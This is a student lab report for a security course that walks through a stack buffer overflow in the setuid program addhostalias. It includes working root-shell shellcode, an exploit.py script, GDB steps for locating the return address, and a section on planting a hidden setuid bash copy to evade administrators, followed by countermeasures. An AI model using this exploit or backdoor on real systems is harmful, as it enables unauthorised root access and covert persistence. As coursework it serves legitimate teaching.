TDA602 Lab 2

Olof Lindberg
Rikard Roos

April 2025

1 Analyzing the vulnerability

In the program `addhostalias` there is a function called `add_alias()` where we find the vulnerability. The vulnerability comes from the call of the function `sprintf()`, `add_alias()` allocates 256 bytes on the stack and then writes to this allocated memory with `sprintf()`. However `sprintf()` does not check any bounds so if its arguments exceed 256 bytes we will encounter a so called buffer overflow. To further understand how this is problematic, we need to understand how the stack works.

When a function is called the arguments will be pushed onto the stack, after this the return address and the base pointer (EBP) is pushed onto the stack, In a 32-bit x86 system these are each 32 bit or 4 bytes large. When this is done the local variables will be pushed to the stack, a 256 bytes large local variable in our case.



Figure 1: Stack after call of `add_alias()`.

2 How the exploit works

For the local variables 256 bytes are allocated and `sprintf()` will write its argument to the stack no matter how big they are, Therefore if the `sprintf()` receives arguments of the size 264 bytes the EBP and return address would be overwitten. If we manage to overwrite the return address to an address pointing at our shellcode this shellcode would be executed and we would gain root access. Thus we need to feed `sprintf()` three arguments that together makes a buffer of the size 264 bytes. Since the two first arguments will go on the bottom of the stack they become insignificant since it is at the "top" of the stack where the return address is overwritten and where we need to be more precise. Therefore we can simplify things by making these arguments as small as possible, lets make these two arguments "IP" and "Hostname" an arbitrary char (1 byte large). The final argument will therefore be a string of the size 262 bytes. It will end with the address pointing towards our shellcode, we don't know this address yet but for now we will call it the buffer address. We can repeat this address 10 times to make the exploit more robust making it 40 bytes large. After this we can place our shellcode that has the size of 75 bytes, now 147 bytes remain, lets fill this with 147 NOP instructions. These will come in handy later. Our buffer looks like this:



Figure 2: Buffer

Now if `add_alias()` is called with IP and hostname as an arbitrary char and alias as a string with 147 NOP instructions ("90") followed by our shellcode followed by the buffer address repeated 10 times the stack will look like this:



Figure 3: Stack with buffer

3 Executing the exploit

Now it is time to execute this exploit and gain root access. The following code (`exploit.py`) creates our buffer, since we don't know the buffer address we have a placeholder of `"\x41\x41\x41\x41"` (AAAA).

```
shellcode = ('\xb9\xff\xff\xff\xff\x31\xc0\xb0\x31\xcd\x80'
+'\x89\xc3\x31\xc0\xb0\x46\xcd\x80\x31\xc0\xb0'
+'\x32\xcd\x80\x89\xc3\xb0\x31\xb0\x47\xcd\x80'
+'\x31\xc0\x31\xd2\x52\x68\x2f\x2f\x73\x68\x68'
+'\x2f\x62\x69\x6e\x89\xe3\x52\x53\x89\xe1\xb0'
+'\x0b\xcd\x80\x31\xc0\x40\xcd\x80\x90\x90\x90'
+'\x90\x90\x90\x90\x90\x90\x90\x90\x90')


buffer = "\x90" * 147 + shellcode + "\x41\x41\x41\x41"*10
print(buffer)
```

To figure out what our buffer address should be, we will execute the exploit with our placeholder address and use the GDB debugger to inspect the stack and see where the shellcode is placed.

First we will launch GDB on `/usr/bin/addhostalias`

```
gdb /usr/bin/addhostalias
```

We then proceed to set a breakpoint at `add_alias()`

```
(gdb) break add_alias
```

Now we will run the program with one arbitary char for IP and hostname, and our buffer for alias

```
(gdb) run "\x41" "\x41" $(python exploit.py)
```

We will now hit our breakpoint. It is now time to inspect the stack with the following command

```
x/250x $esp
```

A reasonable buffer adress would be an adress that points in the middle of all the NOP-instructions, this is preferable since it gives the exploit some margin and makes it more robust. As long as the buffer adress hits the NOP-instructions the shellcode will be executed.

After inspecting the stack we see that our NOP-instructions start at adress 0xbffffb74 and end at adress 0xbffffc04. Therfore an adress like 0xbffffbc4 would be good as buffer adress. Now instead of the placeholder `"\x41\x41\x41\x41"` we use our newly found buffer adress `"\xc4\xfb\xff\xbf"`.

We can now quit GDB and run the program with the updated exploit.py

```
/usr/bin/addhostalias "\x41" "\x41" $(python exploit.py)
```

We should now see `sh-2.05a#` and if we run the command `id` we see `uid=0(root) gid=100(users) groups=100(users)` where `uid=0(root)` means that we have root access.

4 Making the root access more persistent

To keep root access after reboot the following commands can be used.

```
cp /bin/bash /tmp/rootsh
```

This copies the current shell into `/tmp/rootsh`.

```
chmod +s /tmp/rootsh
```

This command changes the permission of the `/tmp/rootsh`. The flag -s is the key part that adds the setUID bit to `/tmp/rootsh`. Therefore the `/tmp/rootsh` will run with the permissions of its owner which is root.

Now we can close the console and reopen it. If we then want root access all we have to do is to run the following command:

```
/tmp/rootsh -p
```

The -p flag is necessary since without it all privileges will be dropped for security reasons.

If this file was found by an admin, where the admin to delete it, we would lose our root access. To avoid this we can hide our file a bit more.

```
mkdir -p /var/.resources
cp /bin/bash /var/.resources/.config
chmod +s /var/.resources/.config
```

These commands does the same thing but hides the file better. Names such as config, resources and var are common in most systems and masks the intent of our file. We also use hidden folders and files, files and folders starting with a dot is hidden be default.

5 Exploitation of addhostalias configuration

The shellcode is exploiting that the program addhostalias has the user set-ID(s) bit set. In practice this means that when executing the program we will have root access due to addhostalias being owned by r00t. When executing the shellcode it has root permissions, and executing `\xb0\x47` specifically would otherwise not be possible.

It executes these instructions to set the real user id and real group id to 0. The instruction `\x31\xc0` essentially pushes a zero onto eax. The instruction `\x89\xc3` then copies the zero to ebx. The third instruction `\xb0\x47` sets the system call to be set group id (which will be 0 - root - based on previous instructions).

If the instruction `\x31\xc0` was not executed we would not ensure that the user id is set to 0. If `\x89\xc3` is not executed the group id would not be set to 0. If the third instruction `\xb0\x47` is not executed the next system call would not set the group id.

6 Countermeasures

6.1 OS level

The first and most straight forward countermeasure at OS level would be to have a non-executable stack. If code can't be executed from the stack our current exploit would clearly not work. A second countermeasure on OS level would be address obfuscation. When address obfuscation is used, memory are mapped to different addresses each time the program runs. With this our exploit wouldn't work since it would be impossible to find the correct buffer address and our shellcode would never be executed. A third counter measure would me memory tagging. This tags certain parts of the memory and can for example make them non executable. Therefore parts of the stack could be made non executable preventing the system to execute our shellcode which is placed on the stack. Also, allocating memory can be tagged and checked when trying to write to that memory. In particular, if we try to write more bytes to that address than is allocated (as in the buffer overflow) there will be a tag mismatch.

6.2 Run-time level

A counter measure could be to use -fstack-protector. This flag tells the compiler to insert stack canaries in our functions at run-time. A random value is placed between the return address and the buffer, if this value is changed the program will crash before the function returns. Making our exploit useless.

Another countermeasure against our attack would be to use Clang's Safestack. Clang's SafeStack divides the stack in two, one safe stack and one unsafe stack. Safe data such as return addresses and function arguments are compiled onto the safe stack. Data such as arrays are compiled to the unsafe stack. Since the safe and unsafe stack are separated, the safe stack is secure from buffer overflows from the unsafe stack. While this countermeasure protects us against a buffer overflow overwriting the return address, it does not protect the memory beyond the unsafe stack from a buffer overflow attack.

6.3 Language level

To prevent this exploit at language level a type-safe language like Rust could be used. This would prevent our exploit since an array of size 256 bytes can never be 264 bytes large in a type-safe language. This protects the program from classic buffer overflows.

Another countermeasure that can be useful is to make a static analysis. There are many great tools for this such as Clang Static analyzer or Coverity. These tools inspect the code and search for vulnerabilities before the code is run. For example, Clang Static Analyzer addresses the use of unsafe functions (like `sprintf` in the lab) and writing/accessing past array bounds. Coverity can detect unsafe elements in programs such as null pointer dereference, input validation, and uninitialized variables.